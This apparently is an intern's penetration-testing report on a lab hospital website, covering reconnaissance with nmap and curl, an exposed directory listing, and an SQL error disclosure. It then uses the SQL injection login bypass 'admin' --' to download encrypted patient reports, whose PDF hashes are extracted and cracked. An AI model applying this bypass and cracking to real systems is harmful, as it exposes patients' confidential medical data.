



Submitted By : Maryam Rehan

Cyber Security Internship Week 04 Report

Penetration Testing Project

Mediroza General Hospital

➤ MILESTONE # 01

Kali Linux System and Network Configuration:

```
root@kali: ~  
Session Actions Edit View Help  
(root@kali)-[~]  
# whoami  
root  
  
(root@kali)-[~]  
# ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def  
ault qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g  
roup default qlen 1000  
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff  
    inet 10.0.0.2/24 brd 10.0.0.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::fc10:7c36:5c40:5dc2/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state  
DOWN group default  
    link/ether 52:89:ea:37:6d:23 brd ff:ff:ff:ff:ff:ff  
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0  
        valid_lft forever preferred_lft forever  
  
(root@kali)-[~]  
#
```

Target Host Connectivity Verification:

```

(root@kali)-[~]
# ping -c 4 medirozahospital.com
PING medirozahospital.com (199.188.201.16) 56(84) bytes of data.
64 bytes from server274-1.web-hosting.com (199.188.201.16): icmp_seq=1 ttl=64
time=275 ms
64 bytes from server274-1.web-hosting.com (199.188.201.16): icmp_seq=2 ttl=64
time=269 ms
64 bytes from server274-1.web-hosting.com (199.188.201.16): icmp_seq=3 ttl=64
time=269 ms

--- medirozahospital.com ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3009ms
rtt min/avg/max/mdev = 268.731/270.795/274.651/2.728 ms

(root@kali)-[~]
#

```

Nmap Service and Port Enumeration of the Target:

```

(root@kali)-[~]
# nmap -sV medirozahospital.com
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-29 06:48 -0400
Nmap scan report for medirozahospital.com (199.188.201.16)
Host is up (0.026s latency).
rDNS record for 199.188.201.16: server274-1.web-hosting.com
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  tcpwrapped
53/tcp    open  tcpwrapped
80/tcp    open  tcpwrapped
110/tcp   open  tcpwrapped
143/tcp   open  tcpwrapped
443/tcp   open  tcpwrapped
587/tcp   open  tcpwrapped
993/tcp   open  tcpwrapped
995/tcp   open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.28 seconds


(root@kali)-[~]
#

```

Description:

Nmap identified multiple externally accessible services on the target host, including HTTP/HTTPS and mail-related services. This reconnaissance helped identify potential entry points for further authorized testing.

Mediroza General Hospital Public Web Interface:



Description:

The Mediroza General Hospital public website was accessed successfully. The homepage exposes several user-facing entry points, including Staff Login, Patient Portal, appointment booking, doctor information, and contact pages. These entry points were identified for further authorized security assessment.

HTTPS Response Header Analysis:

```
(root@kali)-[~]
# curl -I https://medirozahospital.com
HTTP/2 200
content-type: text/html
last-modified: Fri, 04 Sep 2026 02:03:12 GMT
accept-ranges: bytes
content-length: 5445
date: Tue, 29 Sep 2026 11:06:02 GMT
server: LiteSpeed
x-turbo-charged-by: LiteSpeed

(root@kali)-[~]
```

Description:

The HTTPS response confirmed that the target web application was accessible over HTTP/2 with a successful 200 status code. The response headers also disclosed LiteSpeed as the web server technology. This information was recorded as part of the reconnaissance phase.

Robots.txt Analysis and Disclosed Restricted Paths:

```
(root@kali)-[~]
# curl -s https://medirozahospital.com/robots.txt
# robots.txt
User-agent: *
Disallow: /patient/
Disallow: /staff/
Disallow: /old/

Sitemap: https://medirozahospital.com/sitemap.xml
```

Description:

The robots.txt file disclosed three restricted paths on the target website: /patient/, /staff/, and /old/. It also identified a publicly accessible sitemap. These paths were recorded as potential areas for further authorized assessment.

Sitemap Enumeration:

```
(root@kali)-[~]
# curl -s https://medirozahospital.com/sitemap.xml
<?xml version="1.0" encoding="UTF-8"?>
<!-- sitemap.xml -->
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9">
  <url><loc>https://medirozahospital.com/index.html</loc></url>
  <url><loc>https://medirozahospital.com/about.html</loc></url>
  <url><loc>https://medirozahospital.com/doctors.html</loc></url>
  <url><loc>https://medirozahospital.com/contact.html</loc></url>
</urlset>
```

Description:

The sitemap.xml file was reviewed during reconnaissance and listed four publicly accessible pages: the homepage, About page, Doctors page, and Contact page. These pages were recorded as part of the application's publicly exposed attack surface.

Exposed Patient Directory Listing:

```
(root@kali)-[~]
# curl -i https://medirozahospital.com/patient/
HTTP/2 200
content-type: text/html; charset=UTF-8
content-length: 3419
date: Tue, 29 Sep 2026 11:19:49 GMT
server: LiteSpeed
x-turbo-charged-by: LiteSpeed

<!DOCTYPE html><html><head><meta http-equiv="Content-type" content="text/html
; charset=UTF-8" /><meta name="viewport" content="width=device-width, initial
-scale=1.0" /><link rel="stylesheet" href="/_autoindex/assets/css/autoindex.c
ss" /><script src="/_autoindex/assets/js/tablesort.js"></script><script src="
/_autoindex/assets/js/tablesort.number.js"></script><title>Index of /patient/
</title><style>@media (prefers-color-scheme:dark){body{background-color:#000!
important}}</style></head><body><div class="content"><h1 style="color: #555;"
>Index of /patient/</h1>
<div id="table-filter"><input type="text" name="keyword" id="filter-keyword"
placeholder="Filter Name"></div>
<div id="table-list"><table id="table-content"><thead class="t-header"><tr><t
h class="colname" aria-sort="ascending"><a class="name" href="?ND" onclick="
return false">Name</a></th><th class="colname" data-sort-method="number"><a
href="?MA" onclick="return false">Last Modified</a></th><th class="colname"
data-sort-method="number"><a href="?SA" onclick="return false">Size</a></t
h></tr></thead>
<tr data-sort-method="none"><td><a href="/">Parent Directory</a></td><td></td></tr>
```

```

<tr><td data-sort="*reports"><a href="/patient/reports/">reports</a></td>
<td data-sort="211687433">2026-09-04 02:03</td><td data-sort="-1"></td></tr>
<tr><td data-sort="download.php"><a href="/patient/download.php">download.php</a></td><td data-sort="1788487491">2026-09-04 02:04</td><td data-sort="715">
1k</td></tr>
<tr><td data-sort="error_log"><a href="/patient/error_log">error_log</a></td><td data-sort="1789190742">2026-09-12 05:25</td><td data-sort="247865">
243k</td></tr>
<tr><td data-sort="login.php"><a href="/patient/login.php">login.php</a></td><td data-sort="1788532095">2026-09-04 14:28</td><td data-sort="3742">
4k</td></tr>
<tr><td data-sort="logout.php"><a href="/patient/logout.php">logout.php</a></td><td data-sort="1788487491">2026-09-04 02:04</td><td data-sort="122">
1k</td></tr>
<tr><td data-sort="portal.php"><a href="/patient/portal.php">portal.php</a></td><td data-sort="1788487484">2026-09-04 02:04</td><td data-sort="2275">
3k</td></tr>
</table></div>
<address>Proudly Served by LiteSpeed Web Server at medirozahospital.com Port 443</address></div><script>
new Tablesort(document.getElementById("table-content"));

```

```

var keywordInput = document.getElementById('filter-keyword');
document.addEventListener('keyup', filterTable);

function filterTable(e) {
    if (e.target.id !== 'filter-keyword') return;

    var cols = document.querySelectorAll('tbody td:first-child');
    var keyword = keywordInput.value.toLowerCase();
    for (i = 0; i < cols.length; i++) {
        var text = cols[i].textContent.toLowerCase();
        if (text !== 'parent directory') {
            cols[i].parentNode.style.display = text.indexOf(keyword) === -1 ? 'none' : 'table-row';
        }
    }
}
</script></body></html>

```

Description:

The /patient/ endpoint was found to be publicly accessible and returned an automatically generated directory listing. The listing exposed several application resources, including a reports directory, authentication-related PHP files, a download endpoint, and an error log. This discovery provided additional entry points for authorized testing.

Exposed resource	Observation
/patient/reports/	Reports directory
/patient/download.php	Download functionality
/patient/login.php	Patient authentication
/patient/portal.php	Patient portal
/patient/error_log	Error log exposed
/patient/logout.php	Logout endpoint

Restricted Access to Patient Reports Directory:

```
(root@kali)~[~]
# curl -i https://medirozahospital.com/patient/reports/
HTTP/2 403
cache-control: private, no-cache, no-store, must-revalidate, max-age=0
pragma: no-cache
content-type: text/html
content-length: 1242
date: Tue, 29 Sep 2026 11:36:53 GMT
server: LiteSpeed
x-turbo-charged-by: LiteSpeed

<!DOCTYPE html>
<html style="height:100%">
<head>
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to=
-fit=no" />
<title> 403 Forbidden
</title><style>@media (prefers-color-scheme:dark){body{background-color:#000!
important}}</style></head>
<body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, s
ans-serif; height:100%; background-color: #fff;">
<div style="height:auto; min-height:100%; ">
<div style="text-align: cent
er; width:800px; margin-left: -400px; position:absolute; top: 30%; left:50%;"
>
<h1 style="margin:0; font-size:150px; line-height:150px; font-weight:
bold;">403</h1>
<h2 style="margin-top:20px;font-size: 30px;">Forbidden
</h2>
<p>Access to this resource on the server is denied!</p>
</div></div><div style="color:#f0f0f0; font-size:12px;margin:auto;padding:0px
30px 0px 30px;position:relative;clear:both;height:100px;margin-top:-101px;ba
ckground-color:#474747;border-top: 1px solid rgba(0,0,0,0.15);box-shadow: 0 1
px 0 rgba(255, 255, 255, 0.3) inset;">
<br>Proudly powered by LiteSpeed Web Server<p>Please be advised that LiteSpee
d Technologies Inc. is not a web hosting company and, as such, has no control
over content found on this site.</p></div></body></html>

(root@kali)~[~]
```

Description:

A direct request to the /patient/reports/ directory returned HTTP 403 Forbidden. This indicates that directory browsing/access to the reports location is restricted, despite the parent /patient/ directory exposing the reports path.

Patient Portal Authentication Interface:


```

        <form method="POST" action="login.php">
        <div class="field">
            <label for="username">Username</label>
            <input type="text" id="username" name="username" autocomplete="off">
        </div>
        <div class="field">
            <label for="password">Password</label>
            <input type="password" id="password" name="password" autocomplete="of
f">
            <label class="show-pass">
                <input type="checkbox" onclick="var p=document.getElementById('pass
word');p.type=this.checked?'text':'password'"> Show password
            </label>
        </div>
        <button class="btn-submit" type="submit">Sign in</button>
        </form>
    </div>
</div>

<footer class="footer">
    <div class="container">
        <div class="footer-bottom">©copy; 2026 Mediroza General Hospital. All rig
hts reserved. Powered by Mediroza CMS</div>
    </div>
</footer>
</body>
</html>

```

Description:

The patient portal login endpoint returned HTTP 200 and presented a username/password authentication form. The response also established a PHP session and disclosed the application technology through the PHP and CMS-related response information. No credentials were submitted during this inspection.

Patient Portal Authentication Behaviour Invalid Username:

```

(root@kali)-[~]
# curl -i -c cookies.txt \
-d "username=testuser@password=wrongpassword" \
https://medirozahospital.com/patient/login.php
HTTP/2 200
x-powered-by: PHP/8.2.33
set-cookie: PHPSESSID=9lfle5e7crvi2omsbbb3re61r4; path=/; secure
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
content-type: text/html; charset=UTF-8
content-length: 2281
date: Tue, 29 Sep 2026 12:33:21 GMT
server: LiteSpeed
x-turbo-charged-by: LiteSpeed

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta name="generator" content="Mediroza CMS 1.4.2">
<title>Patient Portal Login | Mediroza General Hospital</title>
<link rel="stylesheet" href="/styles.css">
</head>

```


- Test password: wrongpassword
- HTTP response: 200 OK
- Application response: “Username not found”
- A PHPSESSID session cookie was issued.

Description:

An invalid authentication attempt was submitted to the patient portal using a non-existent test username. The application returned an HTTP 200 response and displayed the message “Username not found,” confirming that the login mechanism provides a distinct response for an unknown username.

SQL Error Disclosure During Patient Portal Input Testing:

```
(root@kali)-[~]
└─$ curl -i -c cookies.txt \
  -d "username='&password=test" \
  https://medirozahospital.com/patient/login.php
HTTP/2 200
x-powered-by: PHP/8.2.33
set-cookie: PHPSESSID=u12tr1fbbggr3ds6q4rqht59gb; path=/; secure
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
content-type: text/html; charset=UTF-8
content-length: 2440
date: Tue, 29 Sep 2026 12:48:58 GMT
server: LiteSpeed
x-turbo-charged-by: LiteSpeed

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta name="generator" content="Mediroza CMS 1.4.2">
<title>Patient Portal Login | Mediroza General Hospital</title>
<link rel="stylesheet" href="/styles.css">
</head>
<body>
```

```

Session Actions Edit View Help
<div class="auth-wrap">
  <div class="auth-card">
    <h2>Patient Portal</h2>
    <p class="sub">Sign in to view your lab reports and results.</p>
    <div class="alert">Warning: mysqli_query(): You have an error in your
    SQL syntax; check the manual that corresponds to your MySQL server version
    for the right syntax to use near '8#039;' at line 1</div>
    <form method="POST" action="login.php">
      <div class="field">
        <label for="username">Username</label>
        <input type="text" id="username" name="username" autocomplete="off">
      </div>
      <div class="field">
        <label for="password">Password</label>
        <input type="password" id="password" name="password" autocomplete="of
f">
        <label class="show-pass">
          <input type="checkbox" onclick="var p=document.getElementById('pass
word');p.type=this.checked?'text':'password'"> Show password
        </label>
      </div>
      <button class="btn-submit" type="submit">Sign in</button>
    </form>
  </div>
</div>
<footer class="footer">
  <div class="container">

```

Finding:

- HTTP status: 200 OK
- Endpoint: /patient/login.php

- Malformed username input triggered a database error.
- Response exposed mysqli_query() and SQL syntax information.
- The application therefore leaks implementation/database error details to the client.

Description:

A non-destructive malformed input test was submitted to the patient login form. The server returned a MySQL SQL syntax error generated by mysqli_query(). This demonstrates improper input/error handling and disclosure of backend database implementation details.

Staff Login Portal Identified During Web Enumeration:

Emergency: +27 11 555 0100 | Open 24/7 Back to site

[Home](#) [About](#) [Doctors](#) [Contact](#) [Patient Portal](#)

Staff Login

Internal staff access only.

Invalid username or password

Staff ID

Password

[Sign in](#)

During web enumeration, a separate Staff Login portal was identified at /staff/login.php. The page indicates that it is intended for internal staff access and provides a dedicated authentication interface. The discovery of this endpoint represents an additional authentication entry point within the target application.

Staff Authentication Form Structure:

```
line wrap □
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta name="generator" content="Mediroza CMS 1.4.2">
<title>Staff Login | Mediroza General Hospital</title>
<link rel="stylesheet" href="/styles.css">
</head>
<body>
<div class="topbar">
<div class="container">
    <p><span>Emergency: +27 11 555 0100 &nbsp;&nbsp;& Open 24/7/</span></p>
    <a href="/index.html">Back to site</a></div>
</div>
<header class="header">
<div class="container">
    <a class="brand" href="/index.html">
        <span class="logo-box"><svg viewBox="0 0 24 24"><path d="M12 5v14H5 stroke="#fff" stroke-width="2.5" stroke-linecap="round"/></svg></span>
        <span class="wordmark">Medi<span class="g">roza</span></span>
    </a>
    <nav class="nav">
        <a href="/index.html">Home</a>
        <a href="/about.html">>About</a>
        <a href="/doctors.html">Doctors</a>
        <a href="/contact.html">>Contact</a>
        <a class="btn-portal" href="/patient/login.php">Patient Portal</a>
    </nav>
</div>
</header>

<div class="auth-wrap">
<div class="auth-card">
<h2>Staff Login</h2>


<p>Internal staff access only.</p>
<form method="POST" action="login.php">
    <div class="field">
        <label for="username">Staff ID</label>
        <input type="text" id="username" name="username" autocomplete="off">
    </div>
    <div class="field">
        <label for="password">Password</label>
        <input type="password" id="password" name="password" autocomplete="off">
    </div>
    <button class="btn-submit" type="submit">Sign in</button>
</form>
</div>
</div>

<footer class="footer">
<div class="container">
    <div class="footer-bottom">&copy; 2026 Mediroza General Hospital. All rights reserved. Powered by Mediroza CMS</div>
</div>
</footer>
</body>
</html>


```

The Staff Login page contains a POST-based authentication form with two input fields: Staff ID and Password. The form submits the entered credentials to login.php for server-side authentication. Examination of the client-side HTML source

did not reveal any hard-coded credentials or hidden password values.

Patient Directory Listing and Exposed Endpoints:

```
(root@kali)-[~]
# curl -s https://medirozahospital.com/patient/ | grep -Eoi 'href=["^"]+|src=
c=["^"]+'
href="/_autoindex/assets/css/autoindex.css
src="/_autoindex/assets/js/tablesort.js
src="/_autoindex/assets/js/tablesort.number.js
href="?ND
href="?MA
href="?SA
href="/
src="/_autoindex/assets/icons/corner-left-up.svg
href="/patient/reports/
src="/_autoindex/assets/icons/folder-fill.svg
href="/patient/download.php
src="/_autoindex/assets/icons/file-text.svg
href="/patient/error_log
src="/_autoindex/assets/icons/file.svg
href="/patient/login.php
src="/_autoindex/assets/icons/file-text.svg
href="/patient/logout.php
src="/_autoindex/assets/icons/file-text.svg
href="/patient/portal.php
src="/_autoindex/assets/icons/file-text.svg
```

The /patient/ directory was found to be publicly accessible and returned a directory listing. The listing exposed several application resources, including /patient/reports/, /patient/download.php, /patient/error_log, /patient/login.php, /patient/logout.php, and /patient/portal.php.

The /patient/reports/ directory was subsequently tested and returned 403 Forbidden, indicating that direct access to that directory was restricted. However, the directory listing revealed additional application endpoints that warrant security review.

Observation: Public directory indexing exposes the structure and names of patient-related application resources, providing useful information about the application's available endpoints.

Patient Download Endpoint Authentication Redirect:

```
(root@kali)-[~]
# curl -i https://medirozahospital.com/patient/download.php
HTTP/2 302
x-powered-by: PHP/8.2.33
set-cookie: PHPSESSID=69nph2toifronvtlek34am0sna; path=/; secure
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-cache, no-store, must-revalidate, max-age=0
pragma: no-cache
location: login.php
content-type: text/html; charset=UTF-8
content-length: 0
date: Wed, 30 Sep 2026 16:19:28 GMT
server: LiteSpeed
x-turbo-charged-by: LiteSpeed
```

The /patient/download.php endpoint was identified during enumeration of the publicly accessible /patient/ directory. A direct request to the endpoint returned HTTP status 302 Found and redirected the request to login.php.

The response also established a PHP session and included cache-control directives preventing caching of the response.

Observation: The download endpoint is present and requires authentication before access, as indicated by the redirect to the patient login page. No protected document was retrieved during this test.

Restricted Access to Exposed Error Log:

```
(root@kali)~# curl -i https://medirozahospital.com/patient/error_log
HTTP/2 403
cache-control: private, no-cache, no-store, must-revalidate, max-age=0
pragma: no-cache
content-type: text/html
content-length: 1242
date: Wed, 30 Sep 2026 16:23:08 GMT
server: LiteSpeed
x-turbo-charged-by: LiteSpeed

<!DOCTYPE html>
<html style="height:100%">
<head>
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to=
-fit=no" />
<title> 403 Forbidden
</title><style>@media (prefers-color-scheme:dark){body{background-color:#000!
important}}</style></head>
<body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, s
ans-serif; height:100%; background-color: #fff;">
<div style="height:auto; min-height:100%; ">
<div style="text-align: cent
er; width:800px; margin-left: -400px; position:absolute; top: 30%; left:50%;"
>
<h1 style="margin:0; font-size:150px; line-height:150px; font-weight:
bold;">403</h1>
<h2 style="margin-top:20px;font-size: 30px;">Forbidden

</h2>
<p>Access to this resource on the server is denied!</p>
</div></div><div style="color:#f0f0f0; font-size:12px;margin:auto;padding:0px
30px 0px 30px;position:relative;clear:both;height:100px;margin-top:-101px;ba
ckground-color:#474747;border-top: 1px solid rgba(0,0,0,0.15);box-shadow: 0 1
px 0 rgba(255, 255, 255, 0.3) inset;">
<br>Proudly powered by LiteSpeed Web Server<p>Please be advised that LiteSpee
d Technologies Inc. is not a web hosting company and, as such, has no control
over content found on this site.</p></div></body></html>
```

During enumeration of the /patient/ directory, an error_log file was identified in the publicly visible directory listing. A direct request to /patient/error_log was performed to verify whether the resource was accessible.

The server returned HTTP status 403 Forbidden, indicating that direct access to the error log was denied.

Observation: Although the filename was exposed through directory listing, the server-side access control prevented unauthenticated retrieval of the log contents. No error-log data was disclosed during this test.

Patient Portal Authentication Redirect:

```
(root@kali)-[~]
# curl -i https://medirozahospital.com/patient/portal.php
HTTP/2 302
x-powered-by: PHP/8.2.33
set-cookie: PHPSESSID=5dgr2aat3taobsb7h6ojs8c04a; path=/; secure
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-cache, no-store, must-revalidate, max-age=0
pragma: no-cache
location: login.php
content-type: text/html; charset=UTF-8
content-length: 0
date: Wed, 30 Sep 2026 16:26:07 GMT
server: LiteSpeed
x-turbo-charged-by: LiteSpeed
```


During enumeration of the publicly listed patient application resources, the /patient/portal.php endpoint was identified. A direct unauthenticated request to this endpoint returned HTTP status 302 Found and redirected the request to login.php.

The response also established a PHP session and included cache-control directives preventing caching.

Observation: The patient portal endpoint is accessible as a web resource but requires authentication before the portal content can be accessed. No authenticated or protected patient information was retrieved during this test.

Patient Portal Authentication / Access Validation:

Test 1



Mediroza Home About Doctors Contact Patient Portal

Patient Portal
Sign in to view your lab reports and results.

Incorrect password

Username
admin

Password
test123

☒ Show password

Sign in

Test 2

Emergency: +27 11 555 0100 | Open 24/7

+

Mediroza

My lab reports

Your reports are password protected. Use the password sent to you by the laboratory to open

Pathology Report - S. Dlamini

Lab Ref LR-2024-1187 | 2024-11-04 | PDF (encrypted)

Pathology Report - P. Reddy

Lab Ref LR-2024-1192 | 2024-11-05 | PDF (encrypted)

Pathology Report - E. Thompson

Lab Ref LR-2024-1205 | 2024-11-06 | PDF (encrypted)

Download

Save password?

Username

admin' --

Password

Never

Save

No thanks

You can use saved passwords on any device. They're saved to [Google Password Manager](#) for cybermaryam8@gmail.com.

Download

PDF

patient_report_3

PDF

patient_report_2

PDF

patient_report_1

```
Session Actions Edit View Help
(root@kali)-[~]
# ls -lh ~/Mediroza/M1/reports/
total 12K
-rwxrwx-- 1 root root 3.6K Oct  3 14:56 patient_report_1.pdf
-rwxrwx-- 1 root root 3.6K Oct  3 14:56 patient_report_2.pdf
-rwxrwx-- 1 root root 3.7K Oct  3 14:56 patient_report_3.pdf
(root@kali)-[~]
#
```

➤ MILESTONE # 02



Hash Calculator

Generate MD5, SHA-1, SHA-256, SHA-384, SHA-512, or extract a crackable hash from a password-protected PDF



TextFilePDF



Click to choose a PDF, or drop one here
Nothing is uploaded, the PDF is parsed locally

patient_report_1.pdf | 3.6 KB

This PDF is encrypted. A crackable hash has been extracted below (pdf2john / hashcat compatible format).

```
root@kali: ~
Session Actions Edit View Help
GNU nano 9.0 /root/Mediroza/M1/reports/hashes.txt

[New File]
[Help] [Write Out] [Where Is] [Cut] [Execute]
[Exit] [Read File] [Replace] [Paste] [Justify]
```

```
(root@kali)-[~]
# nano ~/Mediroza/M1/reports/hashes.txt

(root@kali)-[~]
# cat ~/Mediroza/M1/reports/hashes.txt
patient_report_1.pdf:
$pdf$2+3*128*4294967292*1*32*336166336532623564333335353161323830313731623833
3238373763353339*32*ef16c52ab8efce2c18c79e9d28895b5928bf4e5e4e758a4164004e56f
ffa0108*32*c431fab9cc5ef7b59c244b61b745f71ac5ba427b1b9102da468e77127f1e69d6

(root@kali)-[~]
#
```

Click to choose a PDF, or drop one here
Nothing is uploaded, the PDF is parsed locally

patient_report_2.pdf | 3.5 KB

This PDF is encrypted. A crackable hash has been extracted below (pdf2john / hashcat compatible format).

```
(root@kali)-[~]  
# nano ~/Mediroza/M1/reports/hashes.txt
```

```
(root@kali)-[~]  
# cat ~/Mediroza/M1/reports/hashes.txt  
patient_report_2.pdf:  
$pdf$2*3*128*4294967292*1*32*316634633837323635643762646436383466373730326563  
3666363264616463*32*39f4e6b0aedf12344c340ffb39f8905528bf4e5e4e758a4164004e56f  
ffa0108*32*408b37bcf12da873d7f2840f3c1b917a023961ded4c8164d38e46e9655e66775pa  
tient_report_1.pdf:  
$pdf$2*3*128*4294967292*1*32*336166336532623564333335353161323830313731623833  
3238373763353339*32*ef16c52ab8efce2c18c79e9d28895b5928bf4e5e4e758a4164004e56f  
ffa0108*32*c431fab9cc5ef7b59c244b61b745f71ac5ba427b1b9102da468e77127f1e69d6
```

```
(root@kali)-[~]  
#
```

Text

File

PDF


Click to choose a PDF, or drop one here
Nothing is uploaded, the PDF is parsed locally




patient_report_3.pdf | 3.6 KB

This PDF is encrypted. A crackable hash has been extracted below (pdf2john / hashcat compatible format).

```
(root@kali)-[~]  
# nano ~/Mediroza/M1/reports/hashes.txt
```

```
(root@kali)-[~]  
# cat ~/Mediroza/M1/reports/hashes.txt  
patient_report_3.pdf:  
$pdf$2*3*128*4294967292*1*32*326139306632613033663438633732363130616437326432  
3130316137616538*32*5090fa0a5dba99cb97c9d140cd23119428bf4e5e4e758a4164004e56f  
ffa0108*32*58e03d692cf37b50b0b5eaa189fcbd372260a949c8992ad7b44fd13e2b40c1f8pa  
tient_report_2.pdf:  
$pdf$2*3*128*4294967292*1*32*316634633837323635643762646436383466373730326563  
3666363264616463*32*39f4e6b0aedf12344c340ffb39f8905528bf4e5e4e758a4164004e56f  
ffa0108*32*408b37bcf12da873d7f2840f3c1b917a023961ded4c8164d38e46e9655e66775pa  
tient_report_1.pdf:  
$pdf$2*3*128*4294967292*1*32*336166336532623564333335353161323830313731623833  
3238373763353339*32*ef16c52ab8efce2c18c79e9d28895b5928bf4e5e4e758a4164004e56f  
ffa0108*32*c431fab9cc5ef7b59c244b61b745f71ac5ba427b1b9102da468e77127f1e69d6
```

```
(root@kali)-[~]  
#
```



PASSWORD CRACKED SUCCESSFULLY

!@#\$%^&

This is the PDF password. Open your PDF and enter it to unlock the file.

Copy password

```
(root@kali)-[~/Mediroza/M1/reports]
